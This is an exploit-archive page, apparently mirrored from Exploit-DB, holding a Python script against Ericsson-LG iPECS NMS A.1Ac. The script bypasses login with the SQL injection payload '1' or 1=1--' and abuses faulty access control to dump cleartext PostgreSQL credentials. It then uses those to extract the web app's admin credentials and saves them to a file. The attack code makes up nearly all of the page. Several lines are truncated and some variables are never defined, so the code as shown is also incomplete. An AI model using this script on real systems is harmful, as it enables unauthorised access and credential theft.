Ericsson-LG iPECS NMS A.1Ac - Cleartext Credential Disclosure

April 24, 2018

EDB-ID: 44515

Author: Berk Cem Göksel

Exploit Collector

Type: Webapps


Platform: PHP

Aliases: N/A

Advisory/Source: N/A

Tags: SQL Injection (SQLi)

Vulnerable App: N/A



Exploit Collector

```
# Normally, you can bypass the login through the SQLi but will get "kicked out".
# Thankfully, we can leverage this to extract the actual admin credentials for
# the web app. In order to do this, we must first dump the database
# credentials in cleartext.
#
#



# Usage = python cred_dump.py IP_adress port
# Example = python cred_dump.py 192.168.1.35 80


from sys import argv
import sys
import os
import time
import requests
import re



if len(argv) != 3:

    print "The script takes two mandatory arguments."
    print "\nExample usage:  python cred_dump.py 192.168.1.35 80"
    sys.exit("Exiting...")

arg,IP,port=argv

#Log in through SQLi. Otherwise the next POST request is rejected.
sqli_path = "/nms/php/module/main/main_login.php"
sqli_url = "http://" + IP + ":" + port + sqli_path
sqli_cookies = {"mainTab_selectedChild": "sysinfoTab"}
sqli_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0", "Accept"
sqli_data={"id": "1", "passwd": "1' or 1=1--"}
r = requests.post(sqli_url, headers=sqli_headers, cookies=sqli_cookies, data=sqli_data)
print(r.status_code, r.reason)
time.sleep(1)


#Thanks to incorrect access control we can
#dump cleartext database credentials
```

Exploit Collector

```
r2 = requests.post(dump_url, headers=nms_headers, cookies=nms_cookie, data=nms_data)
print(r2.status_code, r2.reason)

db_cred_dump = r2.content
time.sleep(1)

#Extract db user and db pass from the dump
m = re.search(r"db_user:'(.*)'.*db_pwd:'([^']*)", db_cred_dump)

if m is not None:
    postgre_db_user = m.group(1)
    postgre_db_pwd = m.group(2)
else:

    print "Something went wrong parsing the credentials. Check the dump manually."


client_id = "2" #Doesn't really matter
user_id = "10" #Doesn't matter either
db_user = postgre_db_user # This does matter
db_pwd =  postgre_db_pwd #  So does this


#Use db user and password to extract admin credentials for the NMS
users_path = "/nms/php/module/init/module_init.php"
users_url = "http://" + IP + ":" + port + users_path
users_cookies = {"mainTab_selectedChild": "sysinfoTab"}
users_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0", "Accept
users_data={"command": "init_configuration", "client_id": "2", "user_id": user_id, "db_user": db_user, "db_pwd
r3 = requests.post(users_url, headers=users_headers, cookies=users_cookies, data=users_data)


print(r3.status_code, r3.reason)

user_dump = r3.content


print "Done. You can log in to the postgresql database using the below credentials."
print "\ndb_user: " + postgre_db_user
print "db_pwd: " + postgre_db_pwd
print "\nAnd/Or you can log in to the NMS using the following credentials"
m1 = re.search(r"userList:\[\[\d,'([^']*)','([^']*)", user_dump)
```

```
else:
    print "\nDid not get nms_admin and nms_pwd. Check the dump manually."


dumpfile = open("ipecsnms_dump.txt","w")

dumpfile.write(db_cred_dump)
dumpfile.write(user_dump)
dumpfile.close()

print "\nRaw output written to ipecsnms_dump.txt for further username and group enumeration."
print "Have fun!"
```

Source: www.exploit-db.com

Related Posts

Exploit Collector

Popular Posts

Linux/x86 Read /etc/passwd Shellcode

Exploit Collector

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Exploit Collector

Archive